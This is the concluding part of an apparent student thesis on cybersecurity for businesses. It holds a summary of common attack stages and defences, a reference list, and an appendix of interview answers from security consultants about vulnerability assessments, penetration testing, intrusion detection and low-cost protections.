Black hat and white hat hackers use the same tools to discover vulnerabilities and exploit them. Concerning the security of big companies especially, this race to find flaws before their peers with bad intentions is relentless. Since new vulnerabilities appear every day, patching breaches as they appear is the only thing that can be done to protect against zero-day vulnerabilities, that is why cybersecurity is a “static solution to a dynamic problem” (Ghernaouti-Hélie, 2004). There is no certainty that the next day that the measures deployed will be enough, but something can be done now.

7.1 Summary

Hackers can have many motives to target a specific company. Whether it is for their own profit or to make a point, skilful hackers have a well-defined way of proceeding before carrying out an attack. Gathering information about the target with commands such as “whois”, the first and easiest step is called “footprinting”. Getting more and more intrusive, the attacker can then scan for open ports, discovering what services the company is running as well as try to establish connections. If correctly done, the services and their version can be obtained, and if there are known vulnerabilities in these components, an attack can follow.

Among the most common cyber attacks, phishing attacks are the most frequent, because they are easy to perform, and can lead to serious damage. Exploiting unpatched components with vulnerabilities and attacking databases with SQL injection are also very destructive and relatively easy to perform. Businesses should be aware of that, and plan their defence accordingly. Focusing on typical attacks is a good first step, but some guidelines must be respected within the company, like password policies and phishing sensitization, to improve their security posture. Technical means like firewalls and antivirus must be implemented, and there also are best practices like creating subnets that reveal to be efficient. There are some cheap solutions for small companies that don’t have the budget to invest in cyber security.

Specialized cyber security companies offer their services to other companies and help them evaluating risks and implementing new means of protection. Mostly collaborating with big businesses, these specialized enterprises are experts at detecting flaws through vulnerability assessments and penetration testing. Doing these operations in-house is also possible, as some automated tools are available on the market.

7.2 Further research on the topic

This document provides a general overview of cyber attacks and recommendations. Some topics like hacking tools could be developed way further, as there is a big community that is working on automated programs that help performing penetration tests, and many already exist. The world of cyber security is vast and getting bigger every day.

Also, comparing existing solutions could be an interesting way to continue this thesis. Numerous anti-malware programs exist and all don’t have the same performance. Vulnerability assessment and penetration testing tools are also worth comparing and studying more in depth.

References

6 best Host-based Intrusion Detection Systems (HIDS) tools. (2018, December 4). Retrieved from Comparitech: https://www.comparitech.com/net-admin/hids-tools-software/

A Brief Introduction to the Nessus Vulnerability Scanner. (2018, November 24). Retrieved from Infosec institute: https://resources.infosecinstitute.com/a-brief-introduction-to-the-nessus-vulnerability-scanner/#gref

Adoption de la directive Network and Information Security (NIS) : l'ANSSI, pilote de la transposition en France. (n.d.). Retrieved from ANSSI: https://www.ssi.gouv.fr/actualite/adoption-de-la-directive-network-and-information-security-nis-lanssi-pilote-de-la-transposition-en-france/

Art. 25 GDPR Data protection by design and by default. (n.d.). Retrieved from intersoft consulting: https://gdpr-info.eu/art-25-gdpr/

Art. 4 GDPR Definitions. (n.d.). Retrieved from intersoft consulting: https://gdpr-info.eu/art-4-gdpr/

Aukta, S. (2018, February 6). *10 Types of Hackers You Should Know*. Retrieved from MalwareFox: https://www.malwarefox.com/types-of-hackers/

Bashay, F. (2018, February 02). *What Is the CIA Triangle and Why Is It Important for Cybersecurity Management?* Retrieved from Difenda: https://www.difenda.com/blog/what-is-the-cia-triangle-and-why-is-it-important-for-cybersecurity-management

Beyond Trust. (n.d.). *Least privilege*. Retrieved from Beyond Trust: https://www.beyondtrust.com/resources/glossary/least-privilege

Broken Access Control. (n.d.). Retrieved from hdiv security: https://hdivsecurity.com/owasp-broken-access-control

Broken Authentication and Session Management. (2010, April 22). Retrieved from Owasp: https://www.owasp.org/index.php/Broken_Authentication_and_Session_Management

Cipher. (2018). *Pentest & ethical hacking.* Retrieved from Cipher: http://blog.cipher.com/the-types-of-pentests-you-must-know-about

Cooper, S. (2018, December 4). *9 best Network-based Intrusion Detection Systems (NIDS) tools*. Retrieved from Comparitech: https://www.comparitech.com/net-admin/nids-tools-software/#Difference_between_NIDS_and_SIEM

Crettaz, S. (2019, April 23). Personal interview. (L. Lamberti, Interviewer)

Cross-site Scripting (XSS). (2018, June 5). Retrieved from Owasp: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Cybercriminal. (n.d.). Retrieved from Techopedia: https://www.techopedia.com/definition/27435/cybercriminal

Deshpande, H. A. (2015, August 08). *HoneyMesh: PreventingDistributed Denial of ServiceAttacks using Virtualized Honeypots.* Retrieved from Arxiv: https://arxiv.org/ftp/arxiv/papers/1508/1508.05002.pdf

Digital Identity Guidelines. (2019, April 25). Retrieved from NIST: https://pages.nist.gov/800-63-3/sp800-63b.html

Fierce. (n.d.). Retrieved from Kali Linux: https://kali-linux.net/article/fierce/

Fines and penalties. (n.d.). Retrieved from GDPR EU: https://www.gdpreu.org/compliance/fines-and-penalties/

Franc, M. (2014, February 10). *OWASP / Cross-Site Scripting (XSS)*. Retrieved from Clever age: https://blog.clever-age.com/fr/2014/02/10/owasp-xss-cross-site-scripting/

Ghernaouti-Hélie, S. (2004). *Sécurité informatique et réseaux.* Paris: Dunod.

How to install Snort IDS on a Linux system ? (2017, March 5). Retrieved from The Security Buddy: https://www.thesecuritybuddy.com/network-security/how-to-install-snort-ids-on-a-linux-system/

ImmunIT. (n.d.). *Tests d'intrusion*. Retrieved from ImmunIT: https://www.immunit.ch/test-dintrusion/#box

InfoSec Triads: Security/Functionality/Ease-of-use. (2010, June 12). Retrieved from Infosanity: https://blog.infosanity.co.uk/2010/06/12/infosec-triads-securityfunctionalityease-of-use/

ISO/IEC 27000 family - Information security management systems. (n.d.). Retrieved from International Organization for Standardization: https://www.iso.org/isoiec-27001-information-security.html

ISO/IEC 27001:2013. (n.d.). Retrieved from ISO/IEC 27001: https://www.iso27001security.com/html/27001.html

Lazari, C. (2017, July 12). *Ethical Hacking Reconnaissance Plan: Passive Footprinting*. Retrieved from Chris Lazari: https://chrislazari.com/ethical-hacking-passive-footprinting/

Malwarebytes. (2019, April 2). *Social engineering*. Retrieved from Malwarebytes: https://blog.malwarebytes.com/glossary/social-engineering/

Managing malware. (n.d.). Retrieved from Accenture: https://www.accenture.com/us-en/insight-managing-malware

McClure, S., Scambray, J., & Kurtz, G. (2012). *Hacking Exposed 7 : Network Security Secrets & Solutions.* USA: McGraw Hill.

Messina, G. (2018, March 29). *10 Steps to Avoid Insecure Deserialization*. Retrieved from Infosec: https://resources.infosecinstitute.com/10-steps-avoid-insecure-deserialization/#gref

Microsoft. (2018, February 10). *Prevent Cross-Site Scripting (XSS) in ASP.NET Core*. Retrieved from Microsoft: https://docs.microsoft.com/en-us/aspnet/core/security/cross-site-scripting?view=aspnetcore-2.2

Németh, M. (2018, August 13). *Broken Access Control*. Retrieved from Avatao: https://blog.avatao.com/Broken-Access-Control/

Network-based Intrusion Detection System (NIDS). (n.d.). Retrieved from Techopedia: https://www.techopedia.com/definition/12941/network-based-intrusion-detection-system-nids

Niemimaa, E. (2019, April 11). Personal interview. (L. Lamberti, Interviewer)

NIS Directive. (n.d.). Retrieved from enisa: https://www.enisa.europa.eu/topics/nis-directive

Nmap Introduction. (2019, April 10). Retrieved from Nmap: https://nmap.org/

Nmap Network Scanning. (n.d.). Retrieved from Nmap: https://nmap.org/book/synscan.html

Phishing Examples. (n.d.). Retrieved from Phishing: http://www.phishing.org/phishing-examples

Portswigger. (n.d.). *Burp Suite Editions*. Retrieved from Portswigger: https://portswigger.net/burp

Rouse, M. (2018, October). *Honeypot (computing)*. Retrieved from Techtarget: https://searchsecurity.techtarget.com/definition/honey-pot

Rouse, M. (2018, October). *pen test (penetration testing)* . Retrieved from Searchsecurity: https://searchsecurity.techtarget.com/definition/penetration-testing

Rouse, M. (n.d.). *Virtual honeypot*. Retrieved from Techtarget: https://whatis.techtarget.com/definition/virtual-honeypot

Setting Up A Snort IDS on Debian Linux . (n.d.). Retrieved from About Debian: https://www.aboutdebian.com/snort.htm

Simons, T. (2018, June 29). *Is It Time for a Court Dedicated to Cybercrime?* Retrieved from Thomson Reuters: http://www.legalexecutiveinstitute.com/justice-ecosystem-cybercrime-court/

Solarwinds MSP. (n.d.). *Multi-Layered Network Security Approach*. Retrieved from Solarwinds MSP: https://www.solarwindsmsp.com/content/multi-layered-security-approach

SQL injection. (2019, April 15). Retrieved from Portswigger: https://portswigger.net/web-security/sql-injection

Such, P. (2019, April 23). Personal interview. (L. Lamberti, Interviewer)

Sucuri Blog. (2018, December 11). Retrieved from OWASP Top 10 Security Risks – Part III: https://blog.sucuri.net/2018/12/owasp-top-10-security-risks-part-iii.html

The Directive on security of network and information systems . (2018, August 24). Retrieved from European Commission Europa: https://ec.europa.eu/digital-single-market/en/network-and-information-security-nis-directive

The OWASP Top 10: Broken Authentication & Session Management. (2018, August 29). Retrieved from Sitelock: https://www.sitelock.com/blog/2018/08/owasp-top-10-broken-authentication-session-management/

Top 10-2017 A3-Sensitive Data Exposure. (2018, January 1). Retrieved from Owasp: https://www.owasp.org/index.php/Top_10-2017_A3-Sensitive_Data_Exposure

Top 10-2017 A4-XML External Entities (XXE). (2018, January 1). Retrieved from Owasp: https://www.owasp.org/index.php/Top_10-2017_A4-XML_External_Entities_(XXE)

Top 10-2017 A8-Insecure Deserialization. (2018, January 1). Retrieved from Owasp: https://www.owasp.org/index.php/Top_10-2017_A8-Insecure_Deserialization

Wannacry: what you need to know about this global ransomware attack. (n.d.). Retrieved from Secure Link: https://securelink.net/nb-nb/insights/wannacry-what-you-need-to-know-about-this-global-ransomware-attack/

Watch Out for Phishing Links and Test Them to Avoid Scams. (n.d.). Retrieved from What Is My IP Address: https://whatismyipaddress.com/phishing-links

What Is Cybersecurity? (2019, April 8). Retrieved from Cisco: https://www.cisco.com/c/en/us/products/security/what-is-cybersecurity.html

What Is the Difference: Viruses, Worms, Trojans, and Bots? (2018, June 14). Retrieved from Cisco: https://www.cisco.com/c/en/us/about/security-center/virus-differences.html#2

Appendices

Appendix 1. Interview script with aggregated answers

What kind of companies do you work with?

Mostly big companies who already have an IT department that takes care of security or start-ups and need our help for consulting, vulnerability assessments, pentesting, and developing secure software.

Who are the people from the company you work with?

People that are in charge of the security or business leaders, it depends. If they need help about a new software or service they are developing, we give advice about protecting data and how to manage risks.

What is the activity of cyber security specialized companies?

We help them manage what risks they must avoid and what risks they are allowed to take. Also, we help them to adopt and correct their conformity to GDPR and other standards. We make vulnerability assessments as well, after making sure they fully understand what this exercise consists of. The same applies for penetration testing, we accept doing it only if it can bring something for the business. Performing a pentest on a company that has very little cyber security measures and have a lot of exploitable vulnerabilities doesn't make sense. There are some companies in finance that are required to have experts pentest their systems on a regular basis, so we offer these services as well.

What are the standards in the industry?

ISO-27001 (about management) and ISO-27002 (about controls) are meant for organizational security. Best practices come from these two standards, and from OWASP as well.

What mistakes are companies making in terms of cyber security?

Often they don't realize that hacking servers or computers is that popular and they have no idea they are exposed to the danger. It's not their fault in this case, but it's a problem. There are some cases where hackers have had access to their servers for years and they discovered it way too late, meaning that every information had been compromised. Hopefully most of the time the data they handle is not critical, but they offered attackers free storage, etc.

In the field of industry and construction especially, since they recently started to use computers to manage resources and store information, they have no clue that their machines could be attacked. There was a case when a company did not have backup, so when they were attacked by ransomware, they were in trouble. The encryption was strong and nothing could be done, so their only choice was to pay to get their files back, which is not recommended as the hackers can just keep the money without giving the key to decrypt the content. It is actually common that medium-sized companies don't have security measures, because even if they know that security is an issue, they can't afford good enough solutions.

Does it occur that companies have the budget to protect against attacks but won't do it?

Yes, sadly. They either just don't realise that it is important, or they don't see how beneficial it is for the company. It is true that investing in security may feel like throwing money out of the window, but in the long run, it is worth it. They prefer to invest in something that is visible and directly helping them, like new computers etc. But if something happens they might lose a lot of time and money to get files back for instance. They choose to take the risk and not to do anything.

Are there cheap ways to defend against cyber attacks?

Yes, and pretty simple too. Creating subnets for instance is a very useful thing to do. In case of an attack, not the entirety of the network will be compromised. Having a strict password policy, avoiding predictable passwords that include their name or date of birth, special characters, having reasonable length and so on. Backup plans are really important too, as well as keeping everything up-to-date. It can be difficult to update servers because it means temporary downtime, but keeping personal computers updated does not take much. There are some strategies to take into account when developing services as well, like having multiple layers of security by checking, parsing user input and doing additional operations in the backend. Doing this, even if they won't be able to be as protected as other companies that have top tier firewalls or dedicated IT specialists, it's something.

Are there businesses that handle cyber security themselves, without the help of external specialized companies?

Yes, they have a dedicated team whose job is to monitor traffic and handle alerts from intrusion detection systems. They perform vulnerability assessments and penetration testing themselves, even though sometimes they benefit from the help of specialized companies as they have an external view on their system. Some companies would save money if we took care of monitoring, but they handle very sensitive data and are not sold on the idea of sharing the traffic that goes by their internal network.

What are the tools used for vulnerability assessments?

Mostly Nessus or Saint, and Burp Suite Pro for web applications.

What about pentesting?

Metasploit mostly and Core Impact in rare cases, but most of the time they call an external company to perform these kind of tasks, as they are professionals. Big companies also do something called Bug Bounty. Instead of deploying their new service, they deploy another version with the goal of making the hacking community try to hack their system. Every vulnerability successfully exploited is rewarded by money. This way, it can be cheaper if the number of exploitable vulnerabilities is low, and more efficient, because a larger number of people are trying to compromise the service, instead of a small group of hourly paid experts.

Tell me a little bit more about your IDS solution

It’s a software developed by us, based on an open source project. Our experts monitor and analyse alerts generated by this software that our clients (other companies) install. There are lots of false positives, so it’s important to check if the alert really means that an attack occurred. If that is the case, we just notify the client. We also propose our clients to organize event logs, and monitor access to files, which is something that Windows does not log by default. Suspicious access to files can reveal the presence of a hacker.

And honeypots?

Our honeypots are placed in the internal network, meaning that if a hacker is trying to perform operations on it, that means that he already found a breach. We usually let the attacker have interactions with it.

What are the most common cyber attacks?

Phishing attacks, by far. Every day. They’re not complicated to perform, and efficient. The second most performed attack are related to vulnerable components. Flaws found in outdated services or operating systems are very common.

In case an attack still occurs, what happens for companies?

They should act accordingly to their incident management plan, which is also something we help them to define.